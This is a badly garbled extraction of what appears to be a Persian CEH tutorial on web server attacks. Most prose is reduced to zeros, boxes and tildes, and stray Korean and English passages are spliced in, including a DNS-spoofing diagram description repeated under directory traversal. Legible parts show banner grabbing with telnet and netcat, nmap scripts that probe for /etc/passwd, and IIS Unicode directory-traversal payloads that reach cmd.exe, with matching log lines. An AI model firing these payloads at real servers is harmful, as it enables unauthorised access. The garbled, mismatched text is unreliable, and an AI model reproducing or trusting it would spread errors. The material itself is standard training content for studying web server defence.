

00000 00 000000000000 : (00000 00000 0000) **CEH** 000000
000000 0000000000 000000 00 000000000000 000000



000000 000000 000000 00 00 000000 000 0000000000 00 00000000 00 0000 000 00000000000000 00 00000000 0000
0000 00 00000000 00000000 00000000 00 0000 0000 00 0000 00000000 0000000000 0000 00 0000 0000 000000 00
DoS / 000000 00 00000000 0000000000 00000000 000000 0000000000 00 .000000 000000 0000 00000000000000 000000
00000000 0000 00000000 0000 00000000 00000000 0000 000000 00000000 0000 00000000 0000 00000000 000000 0DDoS
000000 0000000000 00000000 00 000000 000000 00000000 0000 000000 0000 00000000 0000 000000 000000 000000
.0000 000000 ... 00000000 000000000000 000000

.00000 00000 000000 [CEH 00000](#) 00000000 000000 0000 00000 00000000 00000

0000000000 00000

0000 00000 00000 000000 00 0000 0000000000 .00000 00000 000000 00000 00 00000000 00 00000 0000000000 000000
00000 443 00 80 00000 0000 000000000000 00 0000000000 .000000 00 0000000000 00000 00 00000 000000 00 0000 00000
0000000000 .00000 00000 00 00000 0000000000 00000 00 00 000000 00000000000 00000 000000 000000 0000 00000000
:00000000 0000 0000 00 00000 00000 00000 00 000000

■ 80: HTTP

■ 88: Kerberos

■ 443: SSL (HTTPS)

■ 8005: Apache Tomcat

■ 8080: Squid

■ 9090: Sun Web Server Admin

000000 000 0 000000 00 000000 000000000000 00000 000000000 000000000 000000000 000 00000 00000 00 0000000000
 000 00 000000 000 00 000000000 00000000000000 00 00000 .000000 000000 00000 00 **Footprinting and Scanning**
 :000 000

■ ID Serve

■ SuperScan

■ Nmap

□□□ □□□□□ □□□ □□ □ □□□□□□□□

0 0000 000000 000000 000000 0000 000 0000000 000000 000 00000000 00000000 00000000 00 00
 :000 000 000000 0000 000000 00 00000000 .0000 000 00 00 00000000


■ IIS Web Server

■ Apache Web Server

■ Nginx Web Server

■ Oracle iPlanet Web Server (OiWS)

[illegible][illegible]



0000 0000 0000 .0000 0000000 0000000 00 0000000 0000 Telnet 000000 0000000000 00 000000000 0000000
 :0000 000000 00 00000 0 00000 0000 00 00 0000 0000000

C:\>telnet www.knowthetrade.com 80

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/7.5

Date: Mon, 27 May 2015 06:08:17 GMT

Content-Type: text/html

Content-Length: 87

<html><head><title>Error</title></head><body>

The parameter is incorrect. </body>

</html>

Connection to host lost.

Netcat 00 .000000 000000000 00000000 0000 000000 000000000 Netcat 0 ID Serve 0 HTTPRecon 0 DMitry
 :00000 00 00 00000000 0000 00 0 0000 000000 00 000 00000 00 000 00000

:0000 00000 header.txt 000000 0000 0000 00 :1 000000

GET HEADER / 1.0

[carriage return]

[carriage return]

:~~~~~ ~~~~~ ~~~~~ ~~~~~~ ~~~~~ ~~~~~ Netcat ~~~~~~ 2 ~~~~~~

nc -vv webserver 80 < header.txt

:~~~~~ ~~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ :3 ~~~~~~

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/7.5

Date: Mon, 27 May 2015 04:12:01 GMT

Content-Type: text/html

Content-Length: 91

<html><head><title>Error</title></head><body>

The parameter is incorrect. </body>

</html>

Connection to host lost.

~~~~~ ~~~~~ Nmap Scripting Engine~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~  
~~~~~ ~~~~~ ~~~~~ ~~~~~ Lua ~~~~~ ~~~~~ ~~~~~ ~~~~~ NSE ~~~~~ ~~~~~ ~~~~~ ~~~~~  
:~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~

nmap -sC

nmap --script

~~~~~ ~~~~~ ~~~~~ ~~~~~ script- ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ sC- ~~~~~~  
~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ Script- ~~~~~~ .~~~~~ ~~~~~ ~~~~~ ~~~~~  
Nmap ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ .~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~
:~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~

■ nmap sV -O -p IP_address

■ nmap -sV --script=http-enum IP_address


■ nmap IP_address -p 80 --script = http-frontpage-login

■ nmap --script http-passwd -- script-args http-passwd.root =/ IP_address


~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~  
~~~~~ ~~~~~ ~~~~~ ~~~~~ boot.ini ~~~~~ etc/passwd/ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~  
~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~

nmap --script http-passwd --script-args http-passwd.root=/test/

: □□□ □□□ □□□ □□ □□□□□□ □□□ □□□□□□ □□□□

[illegible]

0000 0000 0000 00 .000 000000 0000 0000 00 0 000000 00 000000 0000000000 00000 :BlackWidow ■  
 000 0 000000 000000000 0000000 0000000 0000000 00000 000000 00 0000 00000000 00 00000 0 0000 0000  
 .00000 0000 00 BlackWidow 000000 0000 000 000 .00000 00000000 0000000 00 000000 00000000



00 .000 0000 00 00 0000000000 0000 000000 0 000000 00 000000 0000000000 000000 00 :Httpprint ■  
 :000 000 000 00 Httpprint 000000 000000 .000000 0000000000 0000 0000 0 0000000000 00000000 0000 000 000000

httpprint 192.168.123.38

Finger Printing on <http://192.168.123.38:80/>

Finger Printing Completed on <http://192.168.123.38:80/>

Host: 192.168.123.38

Derived Signature:

Apache/2.4.25

9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5

0D6645B5821C9DC5811C9DC5CD37187C11CCC7D7811C9DC5811C9DC58A91CF57

FAAA535B6ED3C395FCCC535B811C9DC5E2CE6927050C5D336ED3C3959E431B

C86ED3C295F2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C285E1CE

6923E2CE69236FD3C295811C9BC5E2CE6927E2CE6932

Banner Reported: Apache/2.4.25

Banner Deduced: Apache/2.4.x

Confidence : 93.34-----

□ □ □ □ □ □ □ □ □ □



(Website defacement) □□□□□ □□□□ □□□□ □□□□

□□□□□ □□□□□ □□□□□□□ □□ □□□□ □□□□

(HTTP (HTTP response splitting) 공격은 공격자가 HTTP 응답을 조작하여 악성 콘텐츠를 삽입하거나, 공격자가 공격자의 브라우저에 악성 콘텐츠를 삽입하여 공격자의 브라우저를 공격하는 공격이다.

(Web server password cracking) □□□□□□ □□□□□□□□□□ □□□□□ □□□□□□


[illegible]

**DDoS/DDoS**

00 000000 000 00000 00 0000 000000000 00 0000000000 00 00000000 000000 00000000 00 DoS / DDoS 0000 000000  
 00000000 000000 00 000000 000000 00 .00000 00000 00 000000000 0 00000000 00 000000000 0000 00000000 00 000000  
 00 000000 0000000000 0000 00000000 0000 000000000 02010 0000 00000000 .00000 0000 000000 0000000000 0000 00  
 00 0000000000 00 00 0 00 000000 00000000 0000 00 00000 00000 0000 .000000 00000 00 0000000000 00 000000 00  
 .000000 00000 00000 0000 00 00000000 00 00000 00 0000 00000 00000 Operation Payback 00 000000 DoS 000000  
 00000 00 0 000000 000000000 Twitter 0 IRC irc.anonops.net 00 0000 00000 00000 000000 00000 000000000  
 0000 00 0000000 00000 0000 00 00000000000 .00000 00000 0000 00000 DoS LOIC 00000 0000000 0000000 00 000000000  
 .000000000 DoS 00000 0000 00 000000000000 0000 00 0000000 1000 00

**DNS** □□□□□□ □□□□□□□□ □□□□ □ **DNS** □□□□ □□□□□□ □□□□□□

00000000 0000 00000 00000 000000 00 DNS 00000000 0 000 00000 00000000 DNS 00000 00 00000000 000000 0000  
 00 0000000 0000000000000 00 0000 0000000 000000 00 00 0000000000000 000000 00 0 00000 0000 00 00 DNS 00000000  
 0000000000 00000 0000000 0000000 00 000000000 00000000 DNS .00000 000000 00000 00000 00 0000 00000000  
 000000 0000 .000 000000000 0000000 00 000000 DD0S 00000 00 DNS 0000000000 00000 .0000 000000000000 DNS  
 .00000000 00000000000 000000000 0000000 000000 00 0 00000000 00000 0000 00 DNS 000000000 0000000000



DNS spoofing is a type of attack where the attacker intercepts and alters DNS traffic between a client and a server. This can be done by spoofing the source IP address of the DNS server, making the client believe it is receiving a response from a legitimate source. The attacker can then redirect the client to a malicious website or intercept sensitive information.

The diagram illustrates a DNS spoofing attack. A 'Zombie' computer sends 'Request with Spoofed Src.IP' to five 'Open DNS Resolver' servers. Each resolver then sends a 'Response' to a 'Victim' computer. The Victim is unaware of the spoofed source IP addresses.

### (Directory Traversal) 공격을 하는 방법

Directory traversal is a type of attack where the attacker attempts to access files and directories that are not intended to be accessible. This is typically done by using a series of '../' (parent directory) characters in the file path. For example, the path '../..' would move up two levels in the directory hierarchy.

The diagram illustrates a directory traversal attack. A 'Zombie' computer sends a 'Request with Spoofed Src.IP' to an 'Open DNS Resolver' server. The server then sends a 'Response' to a 'Victim' computer. The Victim is unaware of the spoofed source IP address.

<http://www.hackthetack.com.br/get-files.jsp?file=vulnerabilityreport.pdf>

This is a directory traversal attack. The attacker is using the path '../..' to access the file 'vulnerabilityreport.pdf' in the directory 'some'.

<http://www.hackthetack.com.br/get-files?file=../../..some> dir/some file

This is a directory traversal attack. The attacker is using the path '../..' to access the file 'some' in the directory 'some'.

0000 0000000000 0000 .0000 0000000000 00 000000 00000000 00 000000 0000 00 0000000000 0000 00000000  
000000 000000 00 000000 000000 000000 00 00 0000 0000000000 .0000 00 00000000 000000 000000 00000000  
:000000 000000 000000 0000 000000 00 000000 00 .000000 000000 000000 00000000 000000 000000 00 00 0 0000 000000

0000 00000000 0000 000000 00 000000 0000000000 0000000000 00 000000000000 00 00000000 :00000000 ■

%c1%1c, %c0%af, %c1%pc

.0000 000000 255c, %%35c% 00 000000 0000000000 0000000000 00 000000000000 00 00000000 :000000 0000000000 ■

00 00000000 00 00 0000 00000000 0000 .000000 0000000000 00000000 000000 000000 000000 00 000000 0000  
000000 000000 00 00 00000000 00 .00000000 000000 00000000 00000000 000000 00 000000000000  
00 000000 000000000000 0 000000 00000000 00 000000 000000 00 000000 0000000000 000000 00 0 000000 00000000  
0000 000000 000000 000000 000000 0000 00 0000000000 00000000 000000 00 00 00000000 .0000 000000 00 cmd.exe  
0000 000000000000 000000 00000000 0000 0000 000000 00 00 00000000 .000000 00000000 00 000000 00000000 000000 0000  
:00000000 000000 00 000000 00

http://web\_server//scripts/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

00000000 000000 00 .0000 00000000 00 00000000 000000 000000 000000 000000000000 000000 00 0000 000000 000000 0000  
0000000000 000000 00000000 00000000 00 000000 00 000000 0000 .00000000 00000000 00 0000 0000 00 000000 0000 0000  
00000000 0000 0000 00000000 00 00 00000000 000000 000000000000 0000 .000000 000000 00 000000 0000 0000 00 000000  
000000

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000] "GET /scripts/..%25%35%63../

winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

```
"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

0000 000000 00 .000 Nmap 00000000 000000000 000 000000 0000 00000 00000000 00 000  
 0 0000 0000 000000 00 00 00000000 000000 00 0000000 0000 00 000000 00 0000 00000  
 0000 00 000000 000 00 000 000000 0000 00 00000 000000 .000 000 00 000000 000000 00 000000 000000000000  
:000 000

```
nmap --script http-passwd --script-args http-passwd.root=/ IP_address
```

• 000000 000000 00 0000 000000 000000 00

:                                                       **CEH**                                                                  

CEH □□□□ □□□□□□ □□□□□□

: □ □ □ □ □ □

: □ □ □ □    □ □ □ □



: □□□□□□ □□□□□

12:05 - 31/03/1399

•

[圖文說明](#) - [CEH v10 圖文說明](#) - [圖文說明-圖文說明](#) - [CEH 圖文說明-圖文說明-圖文說明](#) - [CEH 圖文說明-圖文說明](#) - [CEH 圖文說明](#)  
[圖文說明](#) - [圖文說明-圖文說明](#) - [CEH10 圖文說明](#)

5/5

<https://www.shabakeh-mag.com/security/16972/%D8%A2%D9%85%D9%88%D8%B2%D8%B4-c:eh-%D9%87%DA%A9%D8%B1-%DA%A9%D9%84%D8%A7%D9%87-%D8%B3%D9%81%DB%8C%D8%AF-%D8%A7%D8%A8%D8%B2%D8%A7%D8%B1%D9%87%D8%A7%DB%8C%DB%8C-%DA%A9%D9%87-%D8%A8%D8%B1%D8%A7%DB%8C-%D8%A7%D8%B3%DA%A9%D9%86-%D9%88%D8%A8%E2%80%8C%D8%B3%D8%B1%D9%88%D8%B1%D9%87%D8%A7-%D8%A7%D8%B2-%D8%A2%D9%86%E2%80%8C%D9%87%D8%A7-%D8%A7%D8%B3%D8%AA%D9%81%D8%A7%D8%AF%D9%87-%D9%85%DB%8C%E2%80%8C%D8%B4%D9%88%D8%AF>